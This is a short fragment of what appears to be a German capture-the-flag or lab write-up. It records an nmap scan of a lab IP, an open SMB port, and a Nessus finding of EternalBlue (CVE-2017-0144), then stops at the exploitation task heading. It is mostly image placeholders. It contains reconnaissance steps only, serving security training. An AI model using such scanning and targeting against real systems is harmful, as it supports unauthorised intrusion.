
nmap -F 10.10.195.105

1

  • Port 445 (SMB) als offen gefunden





  • Nessus identifizierte Schwachstelle: CVE-2017-0144 (EternalBlue)

2 png
3
4


Aufgabe 3: Ausnutzung

Scanner:

